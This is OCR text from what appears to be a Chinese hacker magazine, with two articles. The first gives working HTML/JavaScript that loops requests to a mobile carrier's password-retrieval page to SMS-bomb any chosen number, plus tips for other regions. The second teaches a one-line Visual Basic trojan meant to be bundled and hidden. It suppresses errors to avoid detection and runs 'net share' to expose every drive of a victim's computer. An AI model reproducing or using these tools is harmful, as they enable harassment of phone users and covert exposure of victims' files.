


图1

虽然试验已经成功了，但老是使用CTRL+V也太麻烦了，我决定编写一个利用程序。要编写出利用程序就必须要知道我们取回密码的时候提交了什么参数，于是我打开了WSockExpert，选择对取回密码的页面进行监控（图3）。

然后我把取回密码的程序重复了一遍，不一会儿，WSOCK ECPERT就抓取了我们提交的参数为phonenumber=13888888888，很明显phonenumber后面跟的就是我们所要轰炸的电话号码。我试着提交http://gx.12530.com/user/querypwd.do?phonenumber=13888888888，果真返回了密码已发送的页面，而且我的手机也很快收到了信息。既然已经知道了提交的格式，那么我们就编写一个程序来批量提交吧，我选择了使用较为简单的HTML代码，使用HTML循环打开这个页面就可以达到轰炸的目的了，相关代码如下：




图2

```
<html>
<head>
<title>广西移动手机短信炸弹 光芒果制作</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<script language="JavaScript">
<!---hide---
function pop(){

    for(i=1;i<=50;i++){
        window.open('http://gx.12530.com/user/querypwd.do?phonenumber=13888888888','',
'width=0,height=0','status=off','location=off',
'toolbar=off','scrollbars=off')
    }

//--->
</script>

</head>
<body bgcolor="#FFFFFF" text="#000000">
<form name="form">
    <p>
        <input type="button" value="开始轰炸" onClick="pop()" name="button" class="unnamed1">
    </p>
</form>

</body>
</html>
```




图3

把这段代码保存为test.html，然后运行，IE会提示阻止了危险脚本（图4），点一下上面的提示，然后选择允许阻止的内容，再点一下"是"。然后点开始轰炸，就会循环弹出50个窗口对指定的手机号码轰炸50次。经过测试，我对自己的手机进行轰炸一次收到的信息为20条，也就是说成功率为40%左右，这个应该是移动数据响应的问题。我们把phonenumber=13888888888中的13888888888更换成自己想要轰炸的号码就可以了，"for(i=1;i<=50;i++)"是控制每次轰炸次数的参数，把50改为其它数字就可以定义单次轰炸的条数了，不过不建议改的太大，




图4




图5

一来怕电脑会死机，二来太快了移动的数据库也会反应不过来，成功率不高，并不能达到实际的轰炸效果。

好了，现在我们就可以对广西任意开通彩铃的移动用户进行短信轰炸了，不过由于是HTML的代码，使用起来可能不是很方便，所以我又叫朋友编写了一个EXE程序，可以直接填写被轰炸者的号码和控制轰炸的速度（图5），但不知道为什么使

用这个EXE程序每似乎只能轰炸5条信息。

上面的这个方法只是针对广西移动用户的，那如果是其他地区的用户呢？后来我大概看了看其他地区的彩信网站，发现大多数都可以使用取回密码的方法来进行短信轰炸，不过各个地区可能有点限制，比如湖南地区的会限制单日取回密码的次数，广东地区的会限制60秒内发送一次，北京地区的则会有简单的验证码等，但大多数都是可以通过抓包获取提交的参数然后循环提交进行短信轰炸的，这样一来，我们只需要先到IP138网站确定某个移动手机号码是什么地区的，然后到相应的彩铃网站抓包提交就可以对该手机号码进行短信轰炸了。

其实短信炸弹并不是什么新鲜的东西，只不过以前发送短信炸弹的漏洞大都是存在于各个SP的站中，如今各大SP都对这方面进行了严格的把关，但没有想到移动官方的站点却还存在这样的漏洞，移动自己是不是该值的深思了呢？

（文章中涉及到html代码、编写好的exe程序以及WSockExpert已经收录在了光盘中）

VB下的一句话EXE木马

杨若瑜

文章难易度：★★★
文章阅读点：运行一句话代码来实现打开目标电脑的共享设置

有读者反应说现在的木马大多都使用到了注册表技术、DLL技术、文件流技术等，那么既然我们能把目光放的那么远，为何不能把技术的范围缩小一下，将视角放到简单的问题上来呢？如果说那些大型木马是远程管理软件中的瑞士军刀，那么小型木马则是远程管理软件中的螺丝刀和扳手了。本文我就要教给大家一种制作一句话EXE木马的方法。

一句话EXE木马有什么用呢？首先它适合用做小马传大马的操作，其次因为它非常小巧，捆绑起来几乎可以忽略它的大小，令别人看不出来。另外，在某些漏洞的利用时，也不会因为木马过大而拖累了页面的加载，使人产生警觉。本文中的这个一句话木马要实现的目的很简单，就是公开电脑里所有的秘密！

在此之前，我给大家介绍一下VB语言里的几句代码。首先是“On Error”，这个语句一般搭配其它语句进行使用，意思是“如果出现程序错误则……”。而“On Error Goto …”就是“如果出现程序错误，就跳转到……”。“On Error Resume Next”则是“如果出现程序错误，则忽略这一行，继续运行”的意思。“On Error”判断在程序排错上有很大的作用，它不仅可以使程序免于崩溃，更能使程序不会因出错而被中马者发现。

Dim是定义变量的代码，想定义什么变量就可以直接输入“Dim X”(X可以用其它字母或字符串来代替)。至于变量是什么，可以这么说：变量就相当于一个杯子，它的存在只在于你是否买了这个杯子，而与杯子里是否有水没有关系。变量只是一个抽象的容器而已（小编：非常恰当的比喻，我补充一下：赋值就好比往这个杯子上倒入不同的饮料）。在这个语句里，还可以在后面加上“AS XXXXX”，至于这个XXXXX应该填什么，可以参考黑客X档案2007年增刊第七章的文章。一般情况下，若不是特殊说明，“AS XXXXX”可以不用加，即定义的变量可以是任意一种形式的变体形，它是根据所代入值的类型而变的。

“For X=m To n”这个代码的意思是指将变量X作为一个计数器，由一个数值m依次递加到n的次数的循环。比如我们定义了一个变量A，则输入“Dim A”，然后我们又要重复某一段代码1000次，则在这一段代码的上面加上一句“For A=1 To 1000”，当然“For A=1001 To 2000”的效果也是一样的，只不过A在重复的时候所带的数值就比原来的相应增加1000。可以看出，变量A所带的循环次数的计数是可以用于循环内部代码的转化和利用的。最后别忘了在要循环代码的下一行写上“Next X”，这里的X必须是“For X”中的那个X，比如前面写的是“For I=1 To 10”，那么最后得写“Next I”。

最后要提到的这两个就是Shell和End。Shell的作用就是运行某一个程序，它其实和“运行”一样，只不过它只能运行可执行程序，倘若给它一个扩展名不是.Exe、.Com或.Bat的文件做为参数，那么它会出错。一般用法就是Shell “程序的地址”。至于End，它没有什么用法，只需要在程序代码流程的任意一处写上End，当程序流程到达时，程序就会立即结束运行。

综上所述，我们把这个一句话开启共享的代码整理如下：**On Error Resume Next：Dim A：For A = 67 To 90：Shell "net share " & Chr(A) & "=" &Chr(34) & Chr(A) & "：" & Chr(34)：Next 